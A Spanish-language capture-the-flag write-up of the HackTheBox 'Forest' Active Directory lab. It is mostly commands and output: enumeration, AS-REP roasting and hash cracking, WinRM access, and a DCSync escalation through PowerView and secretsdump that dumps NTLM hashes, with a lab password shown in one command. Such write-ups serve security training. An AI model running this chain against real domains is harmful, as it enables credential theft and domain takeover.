Write-Up/Explicación paso a paso de Hackeo y Rooteo a Máquina Virtual Forest– Plataforma HackTheBox

DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**
   Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual "Forest"** alojada en la plataforma **Vulnyx**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. **Propósito:**
   El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. **Autorización:**
   Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal** y **poco ética**.

4. **Limitaciones y responsabilidad:**
   Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.

RECONOCIMIENTO

En primer lugar procedemos al escaneo inicial de puertos, para localizar los que se encuentran abiertos en la máquina objetivo.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest]
└─# nmap -sS -p- --open -vvv -n -Pn -T4 -oN allPorts 10.129.95.210 | grep -E '^[0-9]' | awk '{print $1}' | cut -d '/' -f1 | paste -sd ','
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49668,49670,49680,49681,49685,49700
```

A continuación realizamos un escaneo sobre los puertos abiertos, con el objetivo de encontrar la versión y servicio que corren por cada uno de ellos.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest]
└─# nmap -sVC -p 53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49668,49670,49680,49681,49685,49700 -n -Pn -oN targeted 10.129.95.210
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-23 17:49 +0200
Nmap scan report for 10.129.95.210
Host is up (0.043s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-23 15:56:40Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds  Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49681/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  msrpc         Microsoft Windows RPC
49700/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Dado que nos encontramos corriendo los servicios: DNS, Kerberos, LDAP y SMB, es muy posible que nos encontremos ante un Domain Controller en un entorno de Active Directory.

Utilizando CrackMapExec podemos confirmar que se trata de un Windows Server 2016, encontramos el nombre del dominio y el nombre de la máquina

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest]
└─# crackmapexec smb 10.129.95.210
SMB         10.129.95.210   445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)

┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest]
└─#
```

Añadimos a nuestro /etc/hosts para que podemos resolver tanto la dirección del dominio como la de la máquina

```
10.129.95.210 FOREST.htb.local htb.local
```

ENUMERACIÓN

Intentamos enumerar los recursos compartidos utilizando CrackMapExec utilizando una null Session, pero no obtenemos acceso. Observamos que el servicio SMB está firmado.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest]
└─# crackmapexec smb FOREST.htb.local -u '' -p '' --shares
SMB         FOREST.htb.local 445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         FOREST.htb.local 445    FOREST           [+] htb.local\:
SMB         FOREST.htb.local 445    FOREST           [-] Error enumerating shares: STATUS_ACCESS_DENIED
```

Probamos con smbmap para ver si podemos listar algún recurso compartido, pero no encontramos nada.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest]
└─# smbmap -H FOREST.htb.local -u '' -p ''

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Access denied on 10.129.95.210, no fun for you...
[*] Closed 1 connections
```

El servicio DNS suele estar abierto en los Domain Controllers precisamente porque las Workstation asociadas al dominio lo utilizan como servidor DNS para resolver las direcciones atribuibles al mismo dominio. Aprovechando eso, intentamos realizar un ataque de transferencia de Zona DNS, con el objetivo de encontrar subdominios, pero no resulta efectivo

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest]
└─# dig @10.129.95.210 htb.local axfr

; <<>> DiG 9.20.18-1-Debian <<>> @10.129.95.210 htb.local axfr
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

Llegados a este punto, podemos enumerar elementos del dominio de varias maneras, abusando del protocolo Kerberos, por RPC (servicio que sirve para la llamada remota de procesos y que utiliza SMB como transporte) y LDAP (servicio que funciona como una interfaz para poder hablar mediante consultas con la base de datos NTDS, la cual contiene todos los objetos del dominio: usuarios, grupos, computadoras, unidades organizativas, políticas...etc).

Si utilizamos rpcclient, podemos enumerar los usuarios del dominio, aquí ya tendríamos un posible vector de ataque, puesto que podemos probar diferentes tipos de ataque, como por ejemplo AS-REProast o Kerberoasting:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest]
└─# rpcclient -U "" -N FOREST.htb.local -c "enumdomusers" | awk '{print $1}' | cut -d ':' -f2 | tr -d '[]'
Administrator
Guest
krbtgt
DefaultAccount
$331000-VK4ADACQNUCA
SM_2c8eef0a09b545acb
SM_ca8c2ed5bdab4dc9b
SM_75a538d3025e4db9a
SM_681f53d4942840e18
SM_1b41c9286325456bb
SM_9b69f1b9d2cc45549
SM_7c96b981967141ebb
SM_c75ee099d0a64c91b
SM_1ffab36a2f5f479cb
HealthMailboxc3d7722
HealthMailboxfc9daad
HealthMailboxc0a90c9
HealthMailbox670628e
HealthMailbox968e74d
HealthMailbox6ded678
HealthMailbox83d6781
HealthMailboxfd87238
HealthMailboxb01ac64
HealthMailbox7108a4e
HealthMailbox0659cc1
sebastien
lucinda
svc-alfresco
andy
mark
santi
```

También podemos utilizar ldapsearch para realizar consultas LDAP y extraer información del dominio de manera remota, como por ejemplo los usuarios:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest]
└─# ldapsearch -x -H ldap://FOREST.htb.local -b "DC=htb,DC=local" "(objectCategory=user)" sAMAccountName | grep "sAMAccountName" | awk '{print $2}' | sed '1d'
Guest
DefaultAccount
$331000-VK4ADACQNUCA
SM_2c8eef0a09b545acb
SM_ca8c2ed5bdab4dc9b
SM_75a538d3025e4db9a
SM_681f53d4942840e18
SM_1b41c9286325456bb
SM_9b69f1b9d2cc45549
SM_7c96b981967141ebb
SM_c75ee099d0a64c91b
SM_1ffab36a2f5f479cb
HealthMailboxc3d7722
HealthMailboxfc9daad
HealthMailboxc0a90c9
HealthMailbox670628e
HealthMailbox968e74d
HealthMailbox6ded678
HealthMailbox83d6781
HealthMailboxfd87238
HealthMailboxb01ac64
HealthMailbox7108a4e
HealthMailbox0659cc1
sebastien
lucinda
andy
mark
santi
```

Las unidades organizativas:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest]
└─# ldapsearch -x -H ldap://FOREST.htb.local -b "DC=htb,DC=local" "(objectCategory=organizationalUnit)" dn | grep "dn"
# requesting: dn
dn: OU=Domain Controllers,DC=htb,DC=local
dn: OU=Microsoft Exchange Security Groups,DC=htb,DC=local
dn: OU=Information Technology,OU=Employees,DC=htb,DC=local
dn: OU=Exchange Administrators,OU=Information Technology,OU=Employees,DC=htb,D
dn: OU=Developers,OU=Information Technology,OU=Employees,DC=htb,DC=local
dn: OU=Application Support,OU=Information Technology,OU=Employees,DC=htb,DC=lo
dn: OU=Sales,OU=Employees,DC=htb,DC=local
dn: OU=Marketing,OU=Employees,DC=htb,DC=local
dn: OU=Reception,OU=Employees,DC=htb,DC=local
dn: OU=IT Management,OU=Information Technology,OU=Employees,DC=htb,DC=local
dn: OU=Helpdesk,OU=Information Technology,OU=Employees,DC=htb,DC=local
dn: OU=Sysadmins,OU=Information Technology,OU=Employees,DC=htb,DC=local
dn: OU=Service Accounts,DC=htb,DC=local
dn: OU=Security Groups,DC=htb,DC=local
dn: OU=Employees,DC=htb,DC=local
```

Las cuentas de servicio, a tener en cuenta para poder hacer Kerberoasting

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest]
└─# ldapsearch -x -H ldap://FOREST.htb.local -b "OU=Service Accounts,DC=htb,DC=local" | grep "dn"
dn: OU=Service Accounts,DC=htb,DC=local
dn: CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local
```

Y otros muchos elementos: equipos del dominio, políticas...etc.

Dada la información recogida por rcpclient, vamos a proceder a guardar los usuarios del dominio en un archivo.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest]
└─# rpcclient -U "" -N FOREST.htb.local -c "enumdomusers" | awk '{print $1}' | cut -d ':' -f2 | tr -d '[]'
Administrator
Guest
krbtgt
DefaultAccount
$331000-VK4ADACQNUCA
SM_2c8eef0a09b545acb
SM_ca8c2ed5bdab4dc9b
SM_75a538d3025e4db9a
SM_681f53d4942840e18
SM_1b41c9286325456bb
SM_9b69f1b9d2cc45549
SM_7c96b981967141ebb
SM_c75ee099d0a64c91b
SM_1ffab36a2f5f479cb
HealthMailboxc3d7722
HealthMailboxfc9daad
HealthMailboxc0a90c9
HealthMailbox670628e
HealthMailbox968e74d
HealthMailbox6ded678
HealthMailbox83d6781
HealthMailboxfd87238
HealthMailboxb01ac64
HealthMailbox7108a4e
HealthMailbox0659cc1
sebastien
lucinda
svc-alfresco
andy
mark
santi

┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest]
└─# rpcclient -U "" -N FOREST.htb.local -c "enumdomusers" | awk '{print $1}' | cut -d ':' -f2 | tr -d '[]' > users.txt
```

EXPLOTACIÓN

El objetivo ahora es utilizar el listado para intentar un ataque ASREP-Roast, una de las posibilidades que tenemos que contemplar cuando tenemos un listado válido de usuarios. Consiste en la verificación de que usuarios del dominio no cuentan con Pre-AutenticaciónKerberos. De haber algún usuario que no cuente con Pre-Auth es posible pedir un TGT (Ticket Granting Ticket) el cual está encriptado con el hash de la contraseña de la cuenta en cuestión. Ese hash se puede capturar y crackear de manera offline utilizando herramientas destinadas a ello como son john o hashcat, que utilizan diccionarios de diferentes contraseñas para aplicar la misma operación y comparar hashes, ya que se trata de una operación de una sola vía, un hash no se descifra se crackea.

En primer lugar utilizamos la herramienta GetNPUsers de la suite Impacket para ver qué cuenta de usuario del dominio cumple con estas condiciones. Nos encontramos que svc-alfresco tiene estas características y nos devuelve un hash, que crackeamos de las dos maneras con john y con hashcat_ (Cualquiera de las dos es válida)

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest]
└─# impacket-GetNPUsers -no-pass -usersfile users.txt htb.local/
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User HealthMailboxc3d7722 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxfc9daad doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxc0a90c9 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox670628e doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox968e74d doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox6ded678 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox83d6781 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxfd87238 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxb01ac64 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox7108a4e doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox0659cc1 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-alfresco@HTB.LOCAL:0b2ea16bdc8e4bc64697e4b8c040f30f$5724f536e812736b4fa25eb8b835caf
79c3eccd1ce6f9ffcbffa510f389f988d28bd3182b63a22c1075218db609d158b2fdc23ecc4ae8a09086cdd203b90bc91d52f
ae86d20cc02ec075d3809a00997e2bbc95441ef452a2863be026a81b7c75
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
```

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest]
└─# nano hash

┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest]
└─# john --format=krb5asrep --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]  ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
1g 0:00:00:02 DONE (2026-04-23 18:25) 0.3952g/s 1614Kp/s 1614Kc/s 1614KC/s s4553592..s3r2s1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest]
└─# hashcat -m 18200 -a 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting
```

Después de realizar todo el proceso, obtenemos credenciales válidas.

```
$krb5asrep$23$svc-alfresco@HTB.LOCAL:ba9cac1d51ce141623301e163e50f879$7f7ffb2c2f53dc62cdc502542df8be1fd87c973a3abc00523fb2006ce280d7a5ad6bf89bbbfddc468b5023aef3df064d92670be3cf7dc9fbc2bc6778cbd2f26f0a5862c81e8137acb661b261b5f70481b415a
74d08f7464406e5ce7a0b65577d1391d6164d10bac103926c9c043c888f1e7d095e297b5dbafff6f026df1a97054827488b10125d80a0c59120cb776fce62a4f4f89063c3af2b403383901d7330347c79c24ad3599930513a44a69f088f930646e9d43c7ee4647c0a8795038eb8458e9911e25faf8
feef3b5ba08f3beac0af27d6bb8a2f33ad7501ebea68c1a5e2fd5b41bf79[redacted]
```

Validamos esas credenciales con crackmapexec para conectarnos al servicio SMB, son válidas pero no tienen permisos de administración, por lo que no podremos ejecutar con ellas ps-exec para conectarnos remotante de esta manera.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest]
└─# crackmapexec smb FOREST.htb.local -u 'svc-alfresco' -p [redacted]
SMB         FOREST.htb.local 445    FOREST          [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         FOREST.htb.local 445    FOREST          [+] htb.local\svc-alfresco:[redacted]
```

Lo que si que podemos hacer es acceder con smbclient a los recursos compartidos, con smbmap validamos los permisos que tenemos sobre ellos. En ellos podríamos intentar ver si dentro de SYSVOL existe el archivo Groups.xml ya que es crackeable utilizando una herramienta llamada gpp-decrypt, pero no es el caso, no encontré nada relevante dentro de los recursos compartidos, aun así es una posibilidad que hay que tener en cuenta.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest]
└─# smbclient -U 'svc-alfresco%[redacted]' -L //FOREST.htb.local

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to FOREST.htb.local failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest]
└─# smbmap -H FOREST.htb.local -u 'svc-alfresco' -p [redacted]

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.129.95.210:445       Name: FOREST.htb.local          Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections
```

Al tener el servicio de administración remota de Windows (WinRM) habilitado, otra de las posibilidades es utilizar las credenciales para conectarnos utilizándolo, validamos con crackmapexec:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest]
└─# crackmapexec winrm FOREST.htb.local -u 'svc-alfresco' -p 's3rvice'
SMB         FOREST.htb.local 5985   FOREST           [*] Windows 10 / Server 2016 Build 14393 (nar
HTTP        FOREST.htb.local 5985   FOREST           [*] http://FOREST.htb.local:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4
lgorithms in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       FOREST.htb.local 5985   FOREST           [+] htb.local\svc-alfresco:s3rvice (Pwn3d!)
```

CrackMapExec nos confirma que tenemos capacidad de conectarnos remotamente con las credenciales proporcionadas, así que ya tenemos acceso al sistema. Utilizamos Evil-WinRM.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest]
└─# evil-winrm -i FOREST.htb.local -u 'svc-alfresco' -p [redacted]

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitati

Data: For more information, check Evil-WinRM GitHub: https://gith

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> dir


    Directory: C:\Users\svc-alfresco\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        4/23/2026   8:52 AM             34 user.txt


*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> type user.txt
[redacted]
```

ESCALADA DE PRIVILEGIOS

Una vez dentro del sistema, para tener un mapa conceptual de todo el dominio podemos utilizar BloodHound y ver las posibilidades que podemos aprovechar para escalar privilegios.


```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> upload SharpHound.exe

Info: Uploading /home/phoenixx/Escritorio/forest/SharpHound.exe to C:\Users\svc-alfresco\Desktop\SharpHound.exe

Data: 1395368 bytes of 1395368 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> .\SharpHound.exe
2026-04-23T09:56:09.3979477-07:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of
2026-04-23T09:56:09.5229559-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, A
2026-04-23T09:56:09.5541947-07:00|INFORMATION|Initializing SharpHound at 9:56 AM on 4/23/2026
2026-04-23T09:56:09.7885744-07:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for htb.local
2026-04-23T09:56:09.8041923-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, Ob
2026-04-23T09:56:10.3823240-07:00|INFORMATION|Beginning LDAP search for htb.local
2026-04-23T09:56:10.5854444-07:00|INFORMATION|Producer has finished, closing LDAP channel
2026-04-23T09:56:10.6010711-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2026-04-23T09:56:40.5855415-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 40 MB RAM
2026-04-23T09:56:56.8667971-07:00|INFORMATION|Consumers finished, closing output channel
```

Para ello debemos cargar el recolector de datos llamado SharpHound, se puede hacer directamente en memoria RAM utilizando IEX (Invoke-Expression) o subir la versión .ps1/.exe con upload aprovechando que nos encontramos en Evil-WinRM. Decir que la técnica menos ruidosa es utilizar IEX para no generar un archivo en disco.


```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> dir

    Directory: C:\Users\svc-alfresco\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        4/23/2026   9:56 AM          18689 20260423095655_BloodHound.zip
-a----        4/23/2026   9:56 AM          19538 MzZhZTZmYjktOTM4NS00NDQ3LTk3OGItMmEyYTVjZjNiYTYw.bin
-a----        4/23/2026   9:56 AM        1046528 SharpHound.exe
-ar---        4/23/2026   8:52 AM             34 user.txt


*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> download 20260423095655_BloodHound.zip

Info: Downloading C:\Users\svc-alfresco\Desktop\20260423095655_BloodHound.zip to 20260423095655_BloodHound.zip
```

Una vez que se ha producido la recolección nos descargamos el archivo generado .zip y lo cargamos en BloodHound


```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/forest/BloodHound-linux-x64]
└─# ./BloodHound --no-sandbox
```



Marcamos el usuario svc-alfrescomo como Owned y si vemos los objetivos de alto valor alcanzables nos daremos cuenta de lo siguiente: el usuario en cuestión es miembro de service accounts, que a su vez es miembro de privileged it accounts, que a su vez es miembro de account operators.



Account Operators tiene permisos para crear usuarios dentro del dominio, como ya confirmaremos más adelante después de cargar el script PowerView.ps1. Account operators tiene permiso GenericAll sobre Exchange Windows Permissions, el cual tiene una WriteDacl que afecta al dominio.



Para asegurarnos 100% de los permisos que tenemos cargamos el módulo ActiveDirectory ya que es posible que en la sesión WinRM no lo tengamos cargado y lo necesitamos para obtener la info.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> Import-Module ActiveDirectory
```

Nos aseguramos con Get-PSDrive de que lo tenemos cargado

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> Get-PSDrive

Name           Used (GB)     Free (GB) Provider      Root
                                                    CurrentLocation
----           ---------     --------- --------      ----
                                                    ---------------
AD                                     ActiveDire... //RootDSE/
```

Lo que vamos a ejecutar es una consulta para ver los permisos que tenemos para crear elementos hijos del objeto usuario, es decir en qué grupos tenemos la capacidad de hacerlo

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> (Get-Acl "AD:\CN=Users,DC=htb,DC=local").Access | Where-Object {$_.ActiveDirectoryRights -match "CreateChild"} | select -ExpandProperty Iden
tityReference | format-list

Value : HTB\Domain Admins
Value : BUILTIN\Account Operators
Value : BUILTIN\Account Operators
Value : BUILTIN\Account Operators
Value : BUILTIN\Print Operators
Value : HTB\Exchange Servers
Value : HTB\Exchange Servers
Value : HTB\Exchange Windows Permissions
Value : HTB\Exchange Windows Permissions
Value : HTB\Exchange Windows Permissions
Value : HTB\Exchange Windows Permissions
Value : HTB\Exchange Windows Permissions
Value : HTB\Exchange Windows Permissions
Value : HTB\Exchange Trusted Subsystem
Value : HTB\Exchange Servers
Value : BUILTIN\Administrators
```

Tenemos permiso para añadir usuario dentro del Grupo Exchange Permissions, por lo que vamos a proceder a efectuar la cadena de ataque.

En primer lugar subimos el script PowerView.ps1 ya que lo necesitamos para añadir la Acl final, lo ejecutamos

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> upload PowerView.ps1

Info: Uploading /home/phoenixx/Escritorio/forest/PowerView.ps1 to C:\Users\svc-alfresco\Desktop\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> . .\PowerView.ps1
```

Como tenemos capacidad de crear usuarios, creamos un usuario a nivel de dominio y le asignamos una contraseña. Además añadimos al usuario al grupo del Dominio Exchange Windows Permissions, también lo añadimos al grupo Remote Management Users para que pueda tener la capacidad de conectarse remotamente.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user abc3 abc123! /add /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "Exchange Windows Permissions"
Group name     Exchange Windows Permissions
Comment        This group contains Exchange servers that run Exchange cmdlets on behalf of users via
ounts and groups. This group should not be deleted.

Members

-------------------------------------------------------------------------------
abc
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "Exchange Windows Permissions" abc3 /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net localgroup "Remote Management Users" abc3 /add
The command completed successfully.
```

Bien, una vez hecho esto vamos a proceder a darle permisos al usuario para realizar un DCSync que es el proceso por el cual un Domain Controller secundario solicita la replicación de las credenciales desde Active Directory. Esto es lo que se conoce como un DCSyncAttack. Lo que hacemos es forzar que la contraseña sea en texto plano para el usuario que acabamos de crear y la añadimos como credencial válida, para por último crear un objeto de dominio Acl otorgándole a dicho usuario los permisos para hacer DCSync

```
il-WinRM* PS C:\Users\svc-alfresco\Documents> $sec = ConvertTo-SecureString 'abc123!' -AsPlainText -Force
il-WinRM* PS C:\Users\svc-alfresco\Documents> $cred = New-Object System.Management.Automation.PSCredential('htb.local\abc3',$sec)
il-WinRM* PS C:\Users\svc-alfresco\Documents> Add-DomainObjectAcl -Credential $cred -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity abc3 -Rights DCSync
```

Una vez hecho esto lo que hacemos con secretsdump de Impacket es consultar remotamente la lsa del Domain Controller, ya que como usuario tenemos permiso DCSync.

```
┌──(root㉿kali)-[/home/phoenixx]
└─# impacket-secretsdump htb/abc3@10.129.26.14
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
